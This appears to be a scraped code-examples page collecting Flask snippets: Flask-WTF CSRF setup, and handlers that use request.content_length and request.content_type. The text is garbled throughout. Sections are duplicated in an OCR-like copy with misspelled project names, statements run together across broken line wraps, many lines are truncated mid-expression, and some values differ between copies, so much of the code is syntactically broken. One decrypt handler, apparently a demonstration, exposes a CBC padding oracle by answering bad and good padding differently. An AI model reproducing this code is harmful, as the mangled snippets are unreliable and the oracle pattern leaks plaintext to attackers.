def init_app(self, app):
    self._app = app
    app.jinja_env.globals['csrf_token'] = generate_csrf
    app.config.setdefault(
        'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token']
    )
    app.config.setdefault('WTF_CSRF_SSL_STRICT', True)
    app.config.setdefault('WTF_CSRF_ENABLED', True)
    app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)
    app.config.setdefault('WTF_CSRF_METHODS', ['POST', 'PUT',
                                              'PATCH'])

    # expose csrf_token as a helper in all templates
    @app.context_processor
    def csrf_token():
        return dict(csrf_token=generate_csrf)

    if not app.config['WTF_CSRF_ENABLED']:
        return

    if not app.config['WTF_CSRF_CHECK_DEFAULT']: return

    @app.before_request
    def _csrf_protect():
        # many things come from django.middleware.csrf if request.method
        # not in app.config['WTF_CSRF_METHODS']: return
```

```
if self._exempt_views or self._exempt_blueprints: if not
request.endpoint:
    return

view = app.view_functions.get(request.endpoint) if not view:
    return

dest = '%s.%s' % (view.__module__, view.__name__) if dest in
self._exempt_views:
    return

if request.blueprint in self._exempt_blueprints: return
self.protect()
```

## Example 25

[Project: plataforma-livre-dados-abertos](#) Author: pbaesse File: [csrf.py](#)  
[GNU General Public License](#)

4 vo

[v3.0](#)

```
def init_app(self, app):
    app.extensions['csrf'] = self
    app.config.setdefault('WTF_CSRF_ENABLED', True)
    app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)
    app.config['WTF_CSRF_METHODS'] = set(app.config.get(
        'WTF_CSRF_METHODS', ['POST', 'PUT', 'PATCH', 'DELETE'])
    ))
```

```
app.config.setdefault('WTF_CSRF_FIELD_NAME', 'csrf_token')
app.config.setdefault(
    'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token']
)

app.config.setdefault('WTF_CSRF_TIME_LIMIT', 3600)
app.config.setdefault('WTF_CSRF_SSL_STRICT', True)
app.jinja_env.globals['csrf_token'] = generate_csrf
app.context_processor(lambda: {'csrf_token': generate_csrf})

@app.before_request
def csrf_protect():
    if not app.config['WTF_CSRF_ENABLED']:
        return

    if not app.config['WTF_CSRF_CHECK_DEFAULT']:
        return

    if request.method not in app.config['WTF_CSRF_METHODS']:
        return

    if not request.endpoint:
        return

    view = app.view_functions.get(request.endpoint)
    if not view:
        return

    if request.blueprint in self._exempt_blueprints:
        return

    dest = '%s.%s' % (view.__module__, view.__name__)
    if dest in self._exempt_views:
        return
```

```
self.protect()
```

## Example 26

Project: *webapp* Author: *superchilli* File: [csrf.py](#) MIT License

4 vo

```
def init_app(self, app):  
  
    app.extensions['csrf'] = self  
  
    app.config.setdefault('WTF_CSRF_ENABLED', True)  
    app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)  
    app.config['WTF_CSRF_METHODS'] = set(app.config.get(  
        'WTF_CSRF_METHODS', ['POST', 'PUT', 'PATCH', 'DELETE'])  
    ))  
  
    app.config.setdefault('WTF_CSRF_FIELD_NAME', 'csrf_token')  
    app.config.setdefault(  
        'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token'])  
    )  
  
    app.config.setdefault('WTF_CSRF_TIME_LIMIT', 3600)  
    app.config.setdefault('WTF_CSRF_SSL_STRICT', True)  
    app.jinja_env.globals['csrf_token'] = generate_csrf  
    app.context_processor(lambda: {'csrf_token': generate_csrf})  
  
    @app.before_request  
  
    def csrf_protect():  
        if not app.config['WTF_CSRF_ENABLED']:  
            return
```

```
if not app.config['WTF_CSRF_CHECK_DEFAULT']: return

if request.method not in app.config['WTF_CSRF_METHODS']: return

if not request.endpoint:
    return

view = app.view_functions.get(request.endpoint) if not view:
    return

if request.blueprint in self._exempt_blueprints: return

dest = '%s.%s' % (view.__module__, view.__name__) if dest in
self._exempt_views:
    return

self.protect()
```

## Example 27

Project: *WRGameVideos-Server* Author: *thundernet8* File: [\*csrf.py\*](#)  
[GNU General Public License v2.0](#)

4 vo

```
def init_app(self, app):
    self._app = app
    app.jinja_env.globals['csrf_token'] = generate_csrf
    app.config.setdefault(
        'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token']
    )
```

```
app.config.setdefault('WTF_CSRF_SSL_STRICT', True)
app.config.setdefault('WTF_CSRF_ENABLED', True)
app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)
app.config.setdefault('WTF_CSRF_METHODS', ['POST', 'PUT',
'PATCH'])

# expose csrf_token as a helper in all templates

@app.context_processor

def csrf_token():

    return dict(csrf_token=generate_csrf)

if not app.config['WTF_CSRF_ENABLED']:

    return

if not app.config['WTF_CSRF_CHECK_DEFAULT']: return

@app.before_request

def _csrf_protect():

    # many things come from django.middleware.csrf if request.method
    # not in app.config['WTF_CSRF_METHODS']: return

    if self._exempt_views or self._exempt_blueprints: if not
        request.endpoint:

        return

    view = app.view_functions.get(request.endpoint) if not view:
        return

    dest = '%s.%s' % (view.__module__, view.__name__) if dest in
        self._exempt_views:
```

```
return  
if request.blueprint in self._exempt_blueprints: return  
self.protect()
```

## Python flask.request.content\_length() Examples

The following are code examples for showing how to use `flask.request.content_length()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `pedex` Author: `dsszkolas` File: `pedex.py` GNU General Public License v2.0 6 vc

```
def decrypt():
    if request.content_length != 44:
        abort(400)

    data = b64decode(request.get_data())
    aes = AES.new(key, AES.MODE_CBC, iv=iv)
    mess = aes.decrypt(data)
    padsize = mess[-1]

    if padsize < 1 or padsize > 16:
        abort(403)

    for x in mess[-padsize:-1]:
        if x != padsize:
            abort(403)

    return 'OK', 200
```

### Example 2

Project: `AlfaEarth-API-Development` Author: `microsoft` File: `slide_service.py` MIT License 6 vc

```
def before_request(self):
    # Don't accept a request if SIGTERM has been called on this instance.
    if (self.is_terminating):
        print('Process is being terminated. Request has been denied.')
        abort(503, {'message': 'Service is busy, please try again later.'})

    if request.path in self.func_properties:
        if (self.func_request_counts[request.path] + 1 > self.func_properties[request.path]):
            print('Service is busy. Request has been denied.')
            abort(503, {'message': 'Service is busy, please try again later.'})

        if (self.func_properties[request.path][CONTENT_TYPE_KEY_NAME] and not
            print('Invalid content type. Request has been denied.')
            abort(411, {'message': 'Content-type must be ' + self.func_property[request.path][CONTENT_TYPE_KEY_NAME]})

        if (self.func_properties[request.path][CONTENT_MAX_KEY_NAME] and request.content_length > self.func_properties[request.path][CONTENT_MAX_KEY_NAME]):
            print('Request is too large. Request has been denied.')
            abort(413, {'message': 'Request content too large (' + str(request.content_length) + ')'})
```

### Example 3

Project: `inveniofiles-rest` Author: `InvenioSoftware` File: `views.py` MIT License 6 vc

```
def ngfileupload_uploadfactory(content_length=None, content_type=None,
                                uploaded_file=None):
    """Get default get factory.
```

Python flask.request.content\_length() Examples The following are code examples for showing how to use `flask.request.content_length()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `padex` Author: `dszakallas` File: [`padex.py`](#) [GNU General Public License v2.0](#)

6 vo

```
def decrypt():

    if request.content_length != 44:
        abort(400)

    data = b64decode(request.get_data())

    aes = AES.new(key, AES.MODE_CBC, IV=iv)

    mess = aes.decrypt(data)

    padsize = mess[-1]

    if padsize < 1 or padsize > 16:
        abort(403)

    for x in mess[-padsize:-1]:
        if x != padsize:
            abort(403)

    return 'OK', 200
```

## Example 2

Project: *AIforEarth-API-Development* Author: *microsoft* File: [ai4e\\_service.py](#) MIT License

6 vo

```
def before_request(self):  
  
    # Don't accept a request if SIGTERM has been called on this  
    # instance.  
  
    if (self.is_terminating):  
  
        print('Process is being terminated. Request has been denied.')  
        abort(503, {'message': 'Service is busy, please try again later.'})  
        if request.path in self.func_properties:  
  
            if (self.func_request_counts[request.path] + 1 > self.func_properties[  
  
                print('Service is busy. Request has been denied.')  
                abort(503,  
                {'message': 'Service is busy, please try again later.'}  
  
                if (self.func_properties[request.path][CONTENT_TYPE_KEY_NAME]  
                    and not print('Invalid content type. Request has been denied.')  
                    abort(401, {'message': 'Content-type must be ' + self.func_prop if  
                    (self.func_properties[request.path][CONTENT_MAX_KEY_NAME]  
                    and reque print('Request is too large. Request has been denied.')  
                    abort(413, {'message': 'Request content too large (' + str(request
```

## Example 3

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) MIT License

6 vo

```
def ngfileupload_uploadfactory( content_length=None,  
content_type=None, uploaded_file=None):
```

```
"""Get default put factory.

If Content-Type is ``'multipart/form-data'`` then the stream is aborted.

:param content_length: The content length. (Default: ``None``)

:param content_type: The HTTP Content-Type. (Default: ``None``)

:param uploaded_file: The upload request. (Default: ``None``)

:param file_tags_header: The file tags. (Default: ``None``)

:returns: A tuple containing stream, content length, and empty
header.
```

```
"""
```

```
if not content_type.startswith('multipart/form-data'): abort(422)

return uploaded_file.stream, content_length, None,
parse_header_tags()

#
```

```
# Object retrieval
```

```
#
```

#### Example 4

Project: *sevilla* Author: *federicotdn* File: [\*frontend.py\*](#) [GNU General Public License v3.0](#)

```
6 vo
```

```
def upsert_note(note_id):

if not NotesService.id_is_valid(note_id): abort(400)
```

```
if (request.content_length or 0) >
current_app.config["MAX_NOTE_LENGTH"]: abort(413)

timestamp_millis = args_int("timestamp") seconds =
timestamp_millis // 1000

millis = timestamp_millis % 1000

timestamp = datetime.utcnow().timestamp(seconds) +
timedelta(milliseconds=millis) contents =
request.get_data(as_text=True) try:

NotesService.upsert_note(note_id, contents, timestamp) except
ModelError:

    current_app.logger.exception("Error storing note:") abort(500)

    current_app.logger.info("Note ID {}"
                           "created/updated.".format(note_id)) return {"id": note_id, "timestamp":
timestamp_millis}
```

## Example 5

Project: *polyswarmd* Author: *polyswarm* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

6 vo

```
def before_request():

    g.user = User()

    config = app.config['POLYSWARMD']

    if not config.require_api_key:

        return

    # Ignore prefix if present
```

```
try:  
    api_key = request.headers.get('Authorization').split()[-1]  
except Exception:  
    # exception == unauthenticated  
    return whitelist_check(request.path)  
  
if api_key:  
    g.user = User.from_api_key(api_key)  
  
if not g.user:  
    return whitelist_check(request.path)  
  
size = request.content_length  
  
if size is not None and size > g.user.max_artifact_size * 256: return  
failure('Payload too large', 413)
```

## Example 6

Project: *flask-request-logger* Author: *BbsonLin* File:  
[request\\_logger.py](#) MIT License

5 vo

```
def _logging_req_resp(self, response):  
  
    req_log = RequestLog(request.method, request.url, request.  
        content_length, self.db.add(req_log))  
  
    self.db.commit()  
  
    res_log = ResponseLog(response.status_code, response.  
        content_length, req_
```

```
self.db.add(res_log)
```

```
self.db.commit()
```

```
return response
```

## Example 7

Project: *SempoBlockchain* Author: *teamsempo* File: [\\_\\_init\\_\\_.py](#) GNU General Public License v3.0

```
5 vo
```

```
def register_extensions(app):
```

```
    db.init_app(app)
```

```
    basic_auth.init_app(app)
```

```
    @app.before_request
```

```
    def enable_form_raw_cache():
```

```
        # Workaround to allow unparsed request body to be read from cache
```

```
        # This is required to validate a signature on webhooks
```

```
        # This MUST go before Sentry integration as sentry triggers form parsing if not config.IS_TEST and (
```

```
            request.path.startswith('/api/slack/') or request.path.startswith(
```

```
                if request.content_length > 1024 * 1024: # 1mb
```

```
                # Payload too large
```

```
            return make_response(jsonify({'message': 'Payload too large'}), 4
```

```
request.get_data(parse_form_data=False, cache=True) if not  
config.IS_TEST:
```

```
sentry.init_app(app, dsn=app.config['SENTRY_SERVER_DSN'])
```

```
# limiter.init_app(app)
```

```
CORS(app, resources={r"/api/*": {"origins": "*"}})  
celery_app.conf.update(app.config)
```

```
print('celery joined on {}'.format(
```

```
app.config['REDIS_URL'], datetime.utcnow()))
```

## Example 8

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def default_partfactory(part_number=None, content_length=None,  
content_type=None, content_md5=None):
```

```
"""Get default part factory.
```

```
:param part_number: The part number. (Default: ``Nonè``)
```

```
:param content_length: The content length. (Default: ``Nonè``)
```

```
:param content_type: The HTTP Content-Type. (Default: ``Nonè``)
```

```
:param content_md5: The content MD5. (Default: ``Nonè``)
```

```
:returns: The content length, the part number, the stream, the  
content type, MD5 of the content.
```

```
"""
```

```
return content_length, part_number, request.stream, content_type, \  
content_md5, None
```

## Example 9

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def stream_uploadfactory(content_md5=None,  
content_length=None, content_type=None):
```

"""Get default put factory.

If Content-Type is ``'multipart/form-data'`` then the stream is aborted.

:param content\_md5: The content MD5. (Default: ``Nonè``)

:param content\_length: The content length. (Default: ``Nonè``)

:param content\_type: The HTTP Content-Type. (Default: ``Nonè``)

:returns: The stream, content length, MD5 of the content.

"""

```
if content_type.startswith('multipart/form-data'): abort(422)
```

```
return request.stream, content_length, content_md5,  
parse_header_tags() Example 10
```

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def ngfileupload_partfactory(part_number=None,  
content_length=None, uploaded_file=None):
```

"""Part factory for ng-file-upload.

```
:param part_number: The part number. (Default: ``Nonè``)

:param content_length: The content length. (Default: ``Nonè``)

:param uploaded_file: The upload request. (Default: ``Nonè``)

:returns: The content length, part number, stream, HTTP Content-Type header.
```

"""

```
return content_length, part_number, uploaded_file.stream, \
uploaded_file.headers.get('Content-Type'), None, None
```

### Example 11

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def ensure_input_stream_is_not_exhausted(f):

    """Make sure that the input stream has not been read already."""

    @wraps(f)

    def decorate(*args, **kwargs):
        if request.content_length and
           request.stream.is_exhausted:
            raise ExhaustedStreamError()

        return f(*args, **kwargs)

    return decorate

# Permission checking

#
```

### Example 12

Project: *invenio-files-rest* Author: *inveniosoftware* File: [\*views.py\*](#) [MIT License](#)

5 vo

```
def multipart_uploadpart(self, multipart):
```

```
    """Upload a part.
```

```
:param multipart: A
```

```
:class:invenio_files_rest.models.MultipartObjectinstance.
```

```
:returns: A Flask response.
```

```
"""
```

```
content_length, part_number, stream, content_type, content_md5,  
tags =\ current_files_rest.multipart_partfactory() if content_length:
```

```
ck = multipart.last_part_size if \
```

```
part_number == multipart.last_part_number \ else  
multipart.chunk_size
```

```
if ck != content_length:
```

```
    raise MultipartInvalidChunkSize()
```

```
# Create part
```

```
try:
```

```
p = Part.get_or_create(multipart, part_number)  
p.set_contents(stream)
```

```
db.session.commit()
```

```
except Exception:
```

```
# We remove the Part since incomplete data may have been written  
to  
  
# disk (e.g. client closed connection etc.) so it must be  
# reuploaded.  
  
db.session.rollback()  
  
Part.delete(multipart, part_number)  
  
raise  
  
return self.make_response(  
    data=p,  
    context={  
        'class': Part,  
    },  
    etag=p.checksum  
)
```

### Example 13

Project: *curl2share* Author: cuongnv23 File: [utils.py](#) MIT License

5 vo

```
def validate_filesize(size):
```

```
    """
```

Validate if file size is too large or empty size: size of file

```
    """
```

```
if size > config.max_file_size * 1024 * 1024: abort(413)

if not request.content_length or not size: logger.error('Request {} {} with empty file.'.format(request.method, request.path))

abort(411)
```

## Example 14

Project: *topology* Author: *opensciencegrid* File: [webhook\\_app.py](#)  
[Apache License 2.0](#)

5 vo

```
def validate_request_signature(request):

    if request.content_length > _max_payload_size:
        app.logger.error("Refusing to read overly-large payload of size %s"
                         % request.content_length)

    return False

    payload_body = request.get_data()

    x_hub_signature = request.headers.get('X-Hub-Signature') ret =
    validate_webhook_signature(payload_body, x_hub_signature) if ret
    or ret is None:

        return True # OK, signature match or secret key not configured else:
        app.logger.error("Payload signature did not match for secret key")
        return False
```

## Example 15

Project: *soja-box* Author: *itaa* File: [soja\\_upload\\_API.py](#) MIT License

5 vo

```
def upload_zip():

# param_dict: 存放请求参数

param_dict = dict.fromkeys(upload_request_param_list, None)
start_time = time.time()

file_size = request.content_length

try:

# 以表单形式发送数据

parameter = request.form

for param in upload_request_param_list:

param_dict[param] = parameter.get(param)

except:

raise Exception
```

## Example 16

Project: *prometheus-flask* Author: *thangbn* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def monitor(app):

def before_request():

flask.g.start_time = time.time()

http_concurrent_request_count.inc()

content_length = request.content_length
```

```
if ( content_length):  
  
    http_request_size_bytes.labels(request.method,  
request.path).observe( c def after_request(response):  
  
        request_latency = time.time() - flask.g.start_time  
        http_request_latency_ms.labels(request.method,  
request.path).observe(reque  
  
    http_concurrent_request_count.dec()  
  
    http_request_count.labels(request.method, request.path,  
response.status_co  
    http_response_size_bytes.labels(request.method,  
request.path).observe(resp return response  
  
    monitor_host_metrics()  
  
    http_request_latency_ms = Histogram('http_request_latency_ms',  
'HTTP Request L  
        ['method', 'endpoint'])  
  
    http_request_size_bytes = Histogram('http_request_size_bytes',  
'HTTP request s  
        ['method', 'endpoint'])  
  
    http_response_size_bytes = Histogram('http_response_size_bytes',  
'HTTP respons  
        ['method', 'endpoint'])  
  
    http_request_count = Counter('http_request_count', 'HTTP Request  
Count', ['met http_concurrent_request_count =  
Gauge('http_concurrent_request_count', 'Flask  
app.before_request(before_request)  
  
app.after_request(after_request)
```

```
app.add_url_rule('/metrics', 'prometheus_metrics',
view_func=metrics) Example 17
```

Project: *ras-frontstage* Author: *ONSdigital* File: [upload\\_survey.py](#)  
[MIT License](#)

4 vo

```
def upload_survey(session):
    party_id = session['party_id']
    case_id = request.args['case_id']
    business_party_id = request.args['business_party_id']
    survey_short_name = request.args['survey_short_name']

    logger.info('Attempting to upload collection instrument',
                case_id=case_id, par if request.content_length >
                app.config['MAX_UPLOAD_LENGTH']: return
    redirect(url_for('surveys_bp.upload_failed', _external=True,
                     case_id=case_id,
                     business_party_id=business_party_id,
                     survey_short_name=survey_short_name,
                     error_info='size'))

    # Check if respondent has permission to upload for this case
    party_controller.is_respondent_enrolled(party_id, business_party_id,
                                             survey_sh

    # Get the uploaded file
    upload_file = request.files['file']
```

```
upload_filename = upload_file.filename

upload_file = {
    'file': (upload_filename, upload_file.stream, upload_file.mimetype,
    {'Expi
}

try:
    # Upload the file to the collection instrument service
    collection_instrument_controller.upload_collection_instrument(uploa
d_file, except CiUploadError as ex:
        if ".xlsx format" in ex.error_message: error_info = "type"
        elif "50 characters" in ex.error_message: error_info = "charLimit"
        elif "File too large" in ex.error_message: error_info = 'size'
        else:
            logger.error('Unexpected error message returned from collection
instru status=ex.status_code,
            error_message=ex.error_message,
            party_id=party_id,
            case_id=case_id)
            error_info = "unexpected"
    return redirect(url_for('surveys_bp.upload_failed', _external=True,
        case_id=case_id,
        business_party_id=business_party_id,
```

```
survey_short_name=survey_short_name,  
error_info=error_info))  
  
logger.info('Successfully uploaded collection instrument',  
party_id=party_id, return render_template('surveys/surveys-upload-  
success.html', upload_filename=
```

## Example 18

Project: *pydota2\_archive* Author: *pydota2* File: [\*client\\_connector.py\*](#)  
[Apache License 2.0](#)

```
4 vo  
  
def post():  
  
    global post_connected  
  
    global rtt_queue  
  
    #print('IN POST')  
  
    response = {}  
  
    response['status'] = 200  
  
    if request.method == 'POST':  
  
        try:  
  
            data = request.get_json()  
  
            if data == None:  
  
                # this should raise an HTTPException  
  
                abort(400, 'POST Data was not JSON')
```

```
if request.content_length < 2400 and request.content_length != 0:  
    #print("Received Post: ", str(data)) response['Type'] = data['Type']  
  
    if data['Type'] == 'P':  
  
        rtt_lock.acquire()  
  
        rtt_queue = data  
  
        rtt_lock.release()  
  
        response['Data'] = {}  
  
        while not post_queue.empty():  
  
            action_tuple = ClientThread.get_from_post_queue()  
  
            #print('Action Tuple To Send To Dota: ', action_tuple) if action_tuple:  
  
            response['Data'][str(action_tuple[0])] = {}  
  
            response['Data'][str(action_tuple[0])][str(action_]  
  
            elif data['Type'] == 'X':  
  
                post_connected = True  
  
                response['Time'] = data['Time']  
  
            else:  
  
                print("Request too long", request.content_length) response =  
                {"status": 413, "content_length": request.content_  
  
                return jsonify(response)  
  
            except:  
  
                traceback.print_exc()
```

```
response['status'] = 500

else:

response['status'] = 401

abort(400, 'Request Method is not POST')

#print('SENDING RESPONSE:\n', response)

return jsonify(response)
```

## Example 19

Project: *flask-gcp-log-groups* Author: *salrashid123* File:  
[gcp\\_logging.py](#) Apache License 2.0

4 vo

```
def init_app(self, app):

# capture the http_request time

@app.before_request

def before_request():

g.request_start_time = time.time()

g.request_time = lambda: "%.5fs" % (time.time() -  
g.request_start_time

# always log the http_request@ default INFO

@app.after_request

def add_logger(response):

TRACE = None
```

```
SPAN = None

if (self.traceHeaderName in request.headers.keys()):

# trace can be formatted as "X-Cloud-Trace-Context:
TRACE_ID/SPAN_ID

rawTrace = request.headers.get(self.traceHeaderName).split('/')
TRACE = rawTrace[0]

if ( len(rawTrace) > 1) :

SPAN = rawTrace[1].split(';')[0]

#
https://github.com/googleapis/googleapis/blob/master/google/logging
/

REQUEST = {

'requestMethod': request.method,

'requestUrl': request.url,

'status': response.status_code,

'responseSize': response.content_length,

'latency': g.request_time(),

'remotelp': request.remote_addr,

'requestSize': request.content_length

}

if 'user-agent' in request.headers:
```

```
REQUEST['userAgent'] = request.headers.get('user-agent') if
request.referrer:

REQUEST['referer'] = request.referrer

# find the log level priority sub-messages; apply the max level to the
if len(self.mLogLevels) == 0:
    severity = logging.getLevelName(logging.INFO) if
(response.status_code >= 400 ):
    severity = logging.getLevelName(logging.ERROR) else:
    severity= min(self.mLogLevels)

self.mLogLevels=[]

self.transport_parent.send(
None,
timestamp= datetime.datetime.utcnow(),
severity = severity,
resource=self.resource,
labels=self.labels,
trace=TRACE,
span_id = SPAN,
http_request=REQUEST)

#response.headers['x-upstream-service-time'] = g.request_time()
return response
```

## Python `flask.request.content_type()` Examples

The following are code examples for showing how to use `flask.request.content_type()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: ssrposed_backup Author: mezhenting File: geiposidate.py GNU General Public License v3.0 7 vc
def getPostData():
    #print(request.content_type)
    data = {}
    if request.content_type.startswith('application/json'):
        data = request.get_data()
        return json.loads(data.decode('utf-8'))
    elif request.content_type.startswith("application/x-www-form-urlencoded"):
        #print()
        #print(urllib.parse.parse_qs(request.get_data().decode('utf-8')))
        return parse_qs_plus(urllib.parse.parse_qs(request.get_data()).decode('utf-8'))
    else:
        for key, value in request.form.items():
            if key.endswith('[]'):
                data[key[:-2]] = request.form.getlist(key)
            else:
                data[key] = value
    return data
```

### Example 2

```
Project: flask-jwt-extended Author: viraloc File: view_decorators.py MIT License 6 vc
def _decode_jwt_from_json(request_type):
    if request.content_type != 'application/json':
        raise NoAuthorizationError('Invalid content-type. Must be application/json')

    if request_type == 'access':
        token_key = config.json_key
    else:
        token_key = config.refresh_json_key

    try:
        encoded_token = request.json.get(token_key, None)
        if not encoded_token:
            raise BadRequest()
    except BadRequest:
        raise NoAuthorizationError('Missing "{}" key in json data.'.format(token_key))

    return encoded_token, None
```

### Example 3

```
Project: libresign Author: this-is-an File: main.py MIT License 6 vc
def locate_fields():
    if request.content_type != 'application/pdf':
        return json.dumps({
            'msg': 'Request did not have content type "application/pdf"'})
```

Python `flask.request.content_type()` Examples The following are code examples for showing how to use `flask.request.content_type()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `ssrspeed_backup` Author: *mazhenting* File: [`getpostdata.py`](#)  
[GNU General Public License v3.0](#)

7 vo

```
def postData():

#print(request. content_type)

data = {}

if (request. content_type.startswith('application/json')): data =
request.get_data()

return json.loads(data.decode("utf-8")) elif(request.
content_type.startswith("application/x-www-form-urlencoded"))

#print(1)

#print(urllib.parse.parse_qs(request.get_data().decode("utf-8")))
return parse_qs_plus(urllib.parse.parse_qs(request.get_data()).deco
else:

for key, value in request.form.items():

if key.endswith('[]'):

data[key[:-2]] = request.form.getlist(key)

else:
```

```
    data[key] = value
```

```
return data
```

## Example 2

Project: *flask-jwt-extended* Author: *vimalloc* File: [\*view\\_decorators.py\*](#)  
[MIT License](#)

6 vo

```
def _decode_jwt_from_json(request_type):  
  
    if request.content_type != 'application/json': raise  
        NoAuthorizationError('Invalid content-type. Must be application/json')  
    if request_type == 'access':  
  
        token_key = config.json_key  
  
    else:  
  
        token_key = config.refresh_json_key  
  
    try:  
  
        encoded_token = request.json.get(token_key, None) if not  
        encoded_token:  
  
            raise BadRequest()  
  
    except BadRequest:  
  
        raise NoAuthorizationError('Missing "{}" key in json  
        data.'.format(token_k return encoded_token, None)
```

## Example 3

Project: *libresign* Author: *this-is-ari* File: [\*main.py\*](#)  
[MIT License](#)

6 vo

```
def locate_fields():

    if request.content_type != 'application/pdf': return json.dumps({
        'msg': 'Request did not have content type "application/pdf"'
    }), 415

    try:

        return json.dumps(
            parse_pdf(BytesIO(request.stream.read())),
            iterable_as_array=True
        ), 200

    except PDFSyntaxError as e:

        return json.dumps({
            'msg': 'Invalid PDF',
            'err': str(e)
        }), 400
```

## Example 4

Project: *AIforEarth-API-Development* Author: *microsoft* File:  
[ai4e\\_service.py](#) MIT License

6 vo

```
def before_request(self):
```

```
# Don't accept a request if SIGTERM has been called on this
instance.

if (self.is_terminating):

    print('Process is being terminated. Request has been denied.')
    abort(503, {'message': 'Service is busy, please try again later.'}) if
    request.path in self.func_properties:

        if (self.func_request_counts[request.path] + 1 > self.func_properties[

            print('Service is busy. Request has been denied.') abort(503,
            {'message': 'Service is busy, please try again later.'}

        if (self.func_properties[request.path][CONTENT_TYPE_KEY_NAME]
            and not print('Invalid content type. Request has been denied.')
            abort(401, {'message': 'Content-type must be ' + self.func_prop if
            (self.func_properties[request.path][CONTENT_MAX_KEY_NAME]
            and reque print('Request is too large. Request has been denied.')
            abort(413, {'message': 'Request content too large (' + str(request
```

### Example 5

Project: SSRSpeed Author: NyanChanMeow File: [getpostdata.py](#)  
[GNU General Public License v3.0](#)

6 vo

```
def postData():

    #print(request. content_type)

    data = {}

    if (request. content_type.startswith('application/json')): data =
    request.get_data()

    return json.loads(data.decode("utf-8")) elif(request.
    content_type.startswith("application/x-www-form-urlencoded")
```

```
#print(1)

#print(urllib.parse.parse_qs(request.get_data().decode("utf-8")))
return parse_qs_plus(urllib.parse.parse_qs(request.get_data()).deco
else:

for key, value in request.form.items():

if key.endswith('[]'):

data[key[:-2]] = request.form.getlist(key)

else:

data[key] = value

return data
```

## Example 6

Project: *pm-odsc-restful* Author: *mlpiper* File: [main.py](#) Apache License 2.0

6 vo

```
def output_json(data, code, headers=None):
```

"""

This method is used to serialize the python dict to a json

:param data:

:param code:

:param headers:

:return:

```
"""
content_type = 'application/json'

dumped = json.dumps(data)

if headers:

    headers.update({'Content-Type': content_type}) else:

    headers = {'Content-Type': content_type}

response = make_response(dumped, code, headers) return
response
```

## Example 7

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

6 vo

```
def require_verified_emails(f):
```

```
"""
Decorator to restrict an endpoint to users with confirmed active email
address
```

```
:param f:
```

```
:return:
```

```
"""
@functools.wraps(f)
```

```
def _require_verified_emails(*args, **kwargs): if
get_config("verify_emails"):
```

```
if current_user.authed():

    if (
        current_user.is_admin() is False
        and current_user.is_verified() is False
    ): # User is not confirmed

        if request.content_type == "application/json": abort(403)

    else:

        return redirect(url_for("auth.confirm"))

return _require_verified_emails
```

## Example 8

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

6 vo

```
def authed_only(f):
```

"""

Decorator that requires the user to be authenticated

:param f:

:return:

"""

```
@functools.wraps(f)
```

```
def authed_only_wrapper(*args, **kwargs):
```

```
if authed():

    return f(*args, **kwargs)

else:

    if request.content_type == "application/json" or
    request.accept_mimety abort(403)

    else:

        return redirect(url_for("auth.login", next=request.full_path)) return
        authed_only_wrapper
```

## Example 9

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

6 vo

```
def admins_only(f):
```

"""

Decorator that requires the user to be authenticated and an admin

:param f:

:return:

"""

```
@functools.wraps(f)
```

```
def admins_only_wrapper(*args, **kwargs):
```

```
if is_admin():
```

```
    return f(*args, **kwargs)
```

```
else:  
    if request.content_type == "application/json": abort(403)  
  
else:  
  
    return redirect(url_for("auth.login", next=request.full_path)) return  
    admins_only_wrapper
```

## Example 10

Project: *CTFd* Author: *CTFd* File: [visibility.py](#) Apache License 2.0

6 vo

```
def check_account_visibility(f):  
  
    @functools.wraps(f)  
  
    def _check_account_visibility(*args, **kwargs): v =  
        get_config("account_visibility") if v == "public":  
  
            return f(*args, **kwargs)  
  
        elif v == "private":  
  
            if authed():  
  
                return f(*args, **kwargs)  
  
            else:  
  
                if request.content_type == "application/json": abort(403)  
  
            else:  
  
                return redirect(url_for("auth.login", next=request.full_path)) elif v ==  
                "admins":
```

```
if is_admin():

    return f(*args, **kwargs)

else:

    abort(404)

return _check_account_visibility
```

### Example 11

Project: *flask-graphql-rest* Author: *biosustain* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def get_variable_values(self):

    if request.method == 'GET':

        return request.args

    elif request.method == 'POST':

        if request.content_type == 'application/json': return request.json

    else:

        return request.data

    raise NotImplementedError
```

### Example 12

Project: *covador* Author: *baverman* File: [flask.py](#) [MIT License](#)

5 vo

```
def get_form():
```

```
try:  
  
    return request._covador_form  
  
except AttributeError:  
  
    ctype = request.content_type or ""  
  
    if ctype.startswith('multipart/form-data'):  
  
        form = request.form.to_dict(False)  
  
    elif ctype.startswith('application/x-www-form-urlencoded'): form =  
        parse_qs(request.get_data(parse_form_data=False)) else:  
  
        form = {}  
  
    request._covador_form = form  
  
return form
```

### Example 13

Project: *covador* Author: *baverman* File: [flask.py](#) MIT License

5 vo

```
def get_json():  
  
    ctype = request.content_type or ""  
  
    if ctype.startswith('application/json'):  
  
        return request.get_json()  
  
    return {}
```

### Example 14

